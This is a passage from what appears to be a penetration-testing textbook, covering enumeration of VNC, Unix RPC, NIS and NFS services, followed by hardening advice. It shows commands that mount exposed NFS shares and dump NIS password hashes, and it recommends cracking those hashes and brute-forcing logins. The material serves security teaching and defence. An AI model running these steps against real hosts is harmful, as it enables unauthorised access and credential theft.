| CVE-2011-0043 | Kerberos in Windows Server 2003 SP2 supports weak hashing algorithms, which makes it possible for attackers with network access to gain privileges |
a See the Kerberos Exploitation Kit on GitHub. | |
VNC
The Olivetti & Oracle Research Lab published the remote framebuffer (RFB) protocol specification in 1998. Virtual Network Computing (VNC) is an application that uses the protocol to provide remote access to hosts. The lab closed in 2002, prompting the developers to incorporate RealVNC Ltd. and publish subsequent RFB protocol specifications.
RFB services commonly listen on TCP port 5900 but can use others (e.g., 4900 and 6000). The protocol is extensible via arbitrary encoding types, which support file transfer and compression within packages including UltraVNC and TightVNC. As soon as it’s connected, the server provides a protocol string, as demonstrated by Example 7-34. Common protocol versions include 000.000, 003.003, 003.007, 003.008, 003.889, 004.000, and 004.001.
Example 7-34. Identifying the supported RFB protocol
root@kali:~# telnet 121.163.21.135 5900
Trying 121.163.21.135...
Connected to 121.163.21.135.
Escape character is '^]'.
RFB 004.000
Upon connecting and providing a version string to negotiate the connection, the server returns a security type value. Table 7-31 lists common types. The most common is VNC authentication, which is a DES challenge–response mechanism requiring only a password.
| Type | Notes |
|---|---|
| 0 | Invalid security type (connection closed) |
| 1 | No authentication is needed (connection is established) |
| 2 | VNC authentication via DES challenge–response |
| 5 6 |
RealVNC Server Enterprise Edition public key authentication |
| 16 | TightVNC authentication |
| 17 | UltraVNC authentication |
| 18 | TLS authentication, used by Ubuntu Linux distributions |
| 19 | TLS authentication, used by the Win32 VeNCrypt package |
| 20 | GTK-VNC SASL authentication |
| 21 | MD5 hash authentication |
| 22 | Citrix Xen VNC Proxy (XVP) authentication |
| 30 35 |
Apple OS X authentication |
The Nmap vnc-info script performs testing of exposed VNC servers, revealing the RFB protocol version and supported security types, as shown in Example 7-35. At the time of writing, the VNC library within Nmap (vnc.lua) recognizes only protocol versions 3.3, 3.7, 3.8, and 3.889. As such, you must manually investigate servers reporting other versions.
Example 7-35. VNC service fingerprinting
root@kali:~# nmap -Pn -sSVC -p5900 128.32.147.121

Starting Nmap 6.46 (http://nmap.org) at 2014-12-09 13:05 UTC
Nmap scan report for 128.32.147.121
PORT     STATE SERVICE VERSION
5900/tcp open  vnc     Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
Attacking VNC Servers
VNC implementations are vulnerable to the following remote attack classes:
-
Brute-force password grinding
-
Anonymous exploitation of known software flaws
Nmap57 and Hydra perform brute-force grinding via the VNC authentication mechanism (security type 2). Due to reliance on DES, passwords are constrained to a maximum of eight characters, and so dictionary files should be refined accordingly.
Table 7-32 lists known exploitable vulnerabilities within VNC server software. Client implementations are also particularly buggy (exploitable via MITM), but these issues lie outside of scope.
| CVE reference | Implementation | Notes |
|---|---|---|
| CVE-2015-3252 | Apache CloudStack 4.5.1 | Authentication flaw in KVM machine migration |
| CVE-2013-5135 | Apple OS X 10.9 | Screen sharing username format string bug resulting in arbitrary code execution |
| CVE-2009-3616 | QEMU 0.10.6 | Multiple use-after-free vulnerabilities |
Unix RPC Services
A number of Unix daemons (e.g., NIS and NFS components) expose RPC services via dynamic high ports. To track registered endpoints and present clients with a list of available RPC services, a portmapper service listens on TCP and UDP port 111 (and port 32771 within Oracle Solaris). Example 7-36 demonstrates using Nmap to query these ports and provide details of running RPC services.
Example 7-36. Querying the RPC portmapper with Nmap
root@kali:~# nmap -sSUC -p111 192.168.10.1

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC
Nmap scan report for 192.168.10.1
PORT    STATE SERVICE
111/tcp open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100001  2,3,4      32787/udp  rstatd
|   100003  2,3         2049/tcp  nfs
|   100003  2,3         2049/udp  nfs
|   100004  1,2         1023/udp  ypserv
|   100004  1,2        32771/tcp  ypserv
|   100005  1,2,3      32811/udp  mountd
|   100005  1,2,3      32816/tcp  mountd
|   100007  1,2,3      32772/tcp  ypbind
|   100007  1,2,3      32779/udp  ypbind
|   100009  1           1022/udp  yppasswdd
|   100021  1,2,3,4     4045/tcp  nlockmgr
|   100021  1,2,3,4     4045/udp  nlockmgr
|   100024  1          32777/tcp  status
|   100024  1          32786/udp  status
|   100068  2,3,4,5    32792/udp  cmsd
|   100069  1          32773/tcp  ypxfrd
|   100069  1          32780/udp  ypxfrd
|   100083  1          32784/tcp  ttdbserverd
|   100133  1          32777/tcp  nsm_addrand
|   100133  1          32786/udp  nsm_addrand
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
In this case, the following services are available:
-
The RPC portmapper (rpcbind) on TCP and UDP port 111
-
NFS components (nfs, mountd, nlockmgr, status, nsm_addrand, and nfs_acl)
-
Common Desktop Environment (CDE) services:
-
Calendar manager service daemon (cmsd)
-
ToolTalk database server (ttdbserverd)
-
Within legacy environments, many of these services are vulnerable to remote attack. A comprehensive list of RPC program numbers, descriptions, and references is also maintained by IANA.58
Manually Querying Exposed RPC Services
You can query many of the RPC endpoints listed in Example 7-36 upon installing the rstat-client and nis packages within Kali Linux. Example 7-37 demonstrates the way by which rstatd reveals system information (including hostname, uptime, load, and network statistics).
Example 7-37. Querying rstatd
root@kali:~# apt-get install rstat-client
root@kali:~# rsysinfo 192.168.10.1
System Information for: potatohead.example.org
uptime:  33 days, 10:20, load average: 0.00 0.00 0.01
cpu usage (jiffies): user 326809  nice 124819  system 391189  idle 576845938
page in: 7914  page out: 26661   swap in: 0  swap out: 0
intr: 1501887323     context switches: 118484073
disks: 0 0 488270 4
ethernet:  rx: 36034723   rx-err: 0
           tx: 8387775    tx-err: 0    collisions: 0
Example 7-38 reveals exported NFS directories via showmount (along with their associated ACLs). Upon identifying directories with weak permissions, you can use the mount command to access them. NFS assessment is detailed in Chapter 15.
Example 7-38. Listing and mounting NFS exports
root@kali:~# showmount -e l92.168.10.1
Export list for 192.168.10.1:
/export/home       192.168.10.0/24
root@kali:~# mount -o nolock 192.168.10.1:/export/home /tmp/home
root@kali:~# ls –la /tmp/home
total 0
drwxr-xr-x  3 root  root   60 Dec  9 00:40 .
drwxr-xr-x 30 root  root  240 Dec  9 06:25 ..
drwxr-xr-x  3  182 users   60 Mar 29 13:05 dave
drwxr-xr-x  3  199 users 2048 Jan  3 10:02 florent
drwxr-xr-x  3  332 users   60 Aug 14 00:40 james
drwxr-xr-x  3 2099   102 1024 Sep  1 02:25 katykat
drwxr-xr-x  3 root  root   60 Dec  9 00:40 root
drwxr-xr-x  3  218   101 1024 Sep  2 16:04 tiff
drwxr-xr-x  3 1377 users   60 Mar 29 15:18 yumi
Upon obtaining the NIS domain name for the environment (example.org in this case), use the ypwhich command to ping the NIS server and ypcat to obtain sensitive material, as demonstrated in Example 7-39. You should feed encrypted password hashes into John the Ripper, and once cracked, you can use it to evaluate system access and privileges.
Example 7-39. Querying NIS and obtaining material
root@kali:~# apt-get install nis
root@kali:~# ypwhich -d example.org 192.168.10.1
potatohead.example.org
root@kali:~# ypcat –d example.org –h 192.168.10.1 passwd.byname
tiff:noR7Bk6FdgcZg:218:101::/export/home/tiff:/bin/bash
katykat:d.K5tGUWCJfQM:2099:102::/export/home/katykat:/bin/bash
james:i0na7pfgtxi42:332:100::/export/home/james:/bin/tcsh
florent:nUNzkxYF0Hbmk:199:100::/export/home/florent:/bin/csh
dave:pzg1026SzQlwc:182:100::/export/home/dave:/bin/bash
yumi:ZEadZ3ZaW4v9.:1377:160::/export/home/yumi:/bin/bash
Table 7-33 provides a list of common NIS maps and corresponding files. NFS, NIS, and NIS+ are complicated systems to configure and test, and so if you do encounter these in the wild, consider reading Mike Eisler, Ricardo Labiaga, and Hal Stern’s Managing NFS and NIS, Second Edition (O’Reilly, 2001), which details the innermost workings of these protocols.
| Master file | Map(s) | Notes |
|---|---|---|
| /etc/hosts | hosts.byname, hosts.byaddr | Contains hostnames and IP details |
| /etc/passwd | passwd.byname, passwd.byuid | NIS user password file |
| /etc/group | group.byname, group.bygid | NIS group file |
| /usr/lib/aliases | mail.aliases | Details mail aliases |
RPC rusers
Commercial Unix-based platforms (including Oracle Solaris, HP-UX, and IBM AIX) often expose an RPC rusersd endpoint that reveals active user sessions. The rusers client is used to retrieve material, as shown in Example 7-40.
Example 7-40. Identifying active user sessions via rusersd
root@kali:~# apt-get install rusers
root@kali:~# rusers -l 192.168.10.1
Sending broadcast for rusersd protocol version 3...
Sending broadcast for rusersd protocol version 2...
tiff       potatohead:console         Sep  2 13:03   22:03
katykat    potatohead:ttyp5           Sep  1 09:35      14
RPC Service Vulnerabilities
Table 7-34 lists Unix RPC services with known weaknesses. You can find details of vulnerabilities discovered before 2009 in services including sadmind within previous editions of this book.
| Number | Service | CVE | Vulnerability notes |
|---|---|---|---|
| 390103 | nsrd | CVE-2012-2288 | EMC NetWorker remote code executiona |
| 390105 | nsrindexd | CVE-2012-4607 | EMC NetWorker remote code execution |
| 390113 | nsrexecd | CVE-2011-0321 | EMC NetWorker IPC information leak |
| 150001 | pcnfsd | CVE-2010-1039 | IBM AIX 6.1, IBM VIOS 2.1, HP-UX B.11.31, and SGI IRIX 6.5 remote code execution |
| 100068 | cmsd | CVE-2010-4435 | Oracle Solaris 8, 9, and 10 overflowb |
| CVE-2009-3699 | Stack overflow in the AIX 6.1.3 calendar daemon leads to code executionc | ||
| 100083 | ttdbserverd | CVE-2009-2727 | IBM AIX 6.1.3 TTDB server overflow |
a Metasploit networker_format_string module. b See “Multiple Vendor Calendar Manager - Remote Code Execution” in Offensive Security’s Exploit Database archive. | |||
Common Network Service Assessment Recap
Perform the following to uncover vulnerabilities in common network services:
- Fingerprinting
- Use Nmap version scanning (
-sV) and manual techniques to review banner materials and fingerprint available services. Also consider cross-referencing the operating system release and configuration to deduce the version of certain implementations (e.g., OpenSSH 5 versus 6). - Enumeration of supported features
- Use manual assessment techniques and Nmap scripts to list the supported features of a given service (e.g., DNS recursion or LDAP anonymous binding). Successful exploitation of some implementation flaws relies on support of particular features, and so investigation is important.
- Identification and qualification of known weaknesses
- Review the tables in this chapter, along with other sources (e.g., NVD), to identify known weaknesses within the exposed network services. These can include information leak flaws that provide useful data.
- Brute-force password grinding
- Use Hydra and other tools to perform brute-force password grinding against exposed services supporting authentication (including FTP, SSH, Telnet, SNMP, LDAP, and VNC). Tailor dictionary files to the type of system you are testing to reduce testing time and network traffic.
- Investigation of materials obtained
- FTP, TFTP, SNMP, LDAP, and Unix RPC services often yield useful materials that you can feed to further testing processes (e.g., usernames that can be used within a password grinding attack). Review and investigate available materials to ensure that you maximize their value.
Service Hardening and Countermeasures
Consider the following countermeasures when hardening network services:
-
Reduce network attack surface wherever possible. For example, instead of offering file transfer via FTP, SFTP, and SCP, elect to use just SCP. Furthermore, reduce exposed logic and application attack surface within each network service by disabling support for unnecessary features.
-
Maintain server software packages and libraries (e.g., NTP, BIND, and OpenSSL) to negate known weaknesses within the exposed attack surface that remains.
-
Disable Telnet, FTP, SNMP, VNC, and other maintenance protocols that lack transport security through encryption. Remote maintenance operations should be offered through a secure authenticated connection (e.g., VPN or SSH), or via a closed management network.
-
If you use SNMP, ensure that you use strong credentials. Consider using ACLs to limit SNMP access to trusted sources and prevent unauthorized TFTP file transfers to your devices.
-
Understand the exposed authentication mechanisms across your services and ensure that auditing is configured so that brute-force password grinding attacks are highlighted.
-
Harden SSH servers as follows:
-
Enforce version 2.0 of the protocol and disable backward compatibility to mitigate known weaknesses within SSH 1.0.
-
Prune supported key exchange mechanisms and ciphers59 in-line with the server software you are running, and clients you need to support.
-
Mitigate brute-force password grinding issues by disabling password authentication for users, and enforcing one-time password (OTP), public key, or multifactor authentication for users via Google Authenticator, Duo Security, and other platforms.
-
-
Harden DNS servers:
-
Harden Kerberos servers:
-
Disable support for weak HMAC algorithms (56-bit DES, 40-bit export grade RC4, and 128-bit RC4 in particular). Modern operating systems support AES128 and AES256, which should be enforced.
-
Within Microsoft environments, consider enforcing the highest domain functional level. Windows Server 2012 introduces a number of improvements, including Kerberos armoring, which mitigate downgrade attacks in particular.
-
1 See https://www.thc.org/thc-hydra/.
2 Metasploit tftpbrute module.
3 Nmap ssh2-enum-algos script.
4 See “Next Generation Encryption”, Cisco.com, April 2012.
5 Adrian David et al.,“Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice”, proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, October 12–16, 2015.
6 Fabian Foerg, “SSH Weak Diffie-Hellman Group Identification Tool”, Gotham Digital Science Blog, August 3, 2015.
7 Daniel J. Bernstein and Tanja Lange, “SafeCurves: Choosing Safe Curves for Elliptic-Curve Cryptography”, December 1, 2014.
8 Metasploit ssh_identify_pubkeys module.
9 See “F5 BIG-IP Remote Root Authentication Bypass Vulnerability”, Matta Consulting, February 16, 2012.
10 See CVE-2012-1493 and CVE-2015-6389 for details on F5 Networks and Cisco, respectively.
11 See “CVE-2015-7755: Juniper ScreenOS Authentication Backdoor” and “SSH Backdoor for FortiGate OS Version 4.x up to 5.0.7”.
12 Metasploit quantum_dxi_known_privkey module.
13 Metasploit array_vxag_vapv_privkey module.
14 Metasploit telnet_ruggedcom module.
15 See debian-ssh on GitHub.
16 The approach is detailed in Nadia Heninger et al., “Missing Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices”, proceedings of the 21st USENIX Security Symposium, Bellevue, WA, August 8–10, 2012.
17 For further information, see “IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval”, Rapid7.com.
18 Metasploit ipmi_cipher_zero module.
19 See https://hashcat.net.
20 HD Moore, “A Penetration Tester’s Guide to IPMI and BMCs”, Rapid7 Blog, July 2, 2013.
21 For more information, see “Alert (TA13-088A) DNS Amplification Attacks”, US-CERT.gov, March 29, 2013.
22 See CVE-2008-1447.
23 See “BIND 9 Security Vulnerability Matrix”, ISC Knowledge Base, May 20, 2013.
24 Nmap dns-service-discovery script.
25 See “Security Notice”, Network Time Protocol, July 9, 2016.
26 See /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt in Kali Linux.
27 See CVE-2010-2976.
28 Metasploit snmp_enum module.
29 Metasploit cisco_config_tftp module.
30 Metasploit cisco_upload_file module.
31 See snmpattack.pl on ERNW.
36 See section 3.4 of RFC 2251.
37 See “Lightweight Directory Access Protocol (LDAP) Parameters” on IANA.org.
39 Edward Torkington, “ebrute - Service Brute-Forcer”, r00t Blog, December 6, 2011.
40 M. Stroeder, “Lightweight Directory Access Protocol (LDAP): Hashed Attribute Values for ‘userPassword’”, IETF, April 11, 2013.
41 Amin Al-Regan, “[Samba] Samba Password Hashes Exposed to ldapsearch”, Samba.org, July 28, 2008.
43 Balazs Bucsay, “Mimikatz — Golden Ticket”, Rycon.hu, January 24, 2014.
44 Alva Duckwall and Benjamin Delpy’s, “Abusing Microsoft Kerberos - Sorry You Guys Don’t Get It”, presented at Black Hat USA 2014, Las Vegas, NV, August 2–7, 2014.
45 See the Kerberos protocol and its implementations at ZeroShell Net Services.
46 See RFC 4556 and “[MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol” on the Microsoft Developer Network.
47 See “[MS-PAC]: Privilege Attribute Certificate Data Structure” on the Microsoft Developer Network.
48 For details on this, see Ben Lincoln, “Mimikatz 2.0—Silver Ticket Walkthrough”, Beneath the Waves Blog, December 18, 2014.
49 See kerbcrack on NTSecurity.
51 Rachel Engel, Brad Hill, and Scott Stender, “Attacking Kerberos Deployments”, presented at Black Hat USA 2010, Las Vegas, NV, July 28–29, 2010.
52 See “What’s New in Kerberos Authentication” on Microsoft’s TechNet.
53 See Mimikatz on GitHub.
54 For more information, see “Protected Users Security Group” on Microsoft’s TechNet.
55 Sean Metcalf, “Mimikatz and Active Directory Kerberos Attacks”, Active Directory Security, November 22, 2014.
56 Sean Michael Kerner, “Aorato Uncovers Critical Microsoft Active Directory Vulnerability”, eWEEK, July 15, 2014.
58 See “Remote Procedure Call (RPC) Program Numbers” on IANA.org.
59 stribika, “Secure Secure Shell”, January 4, 2015.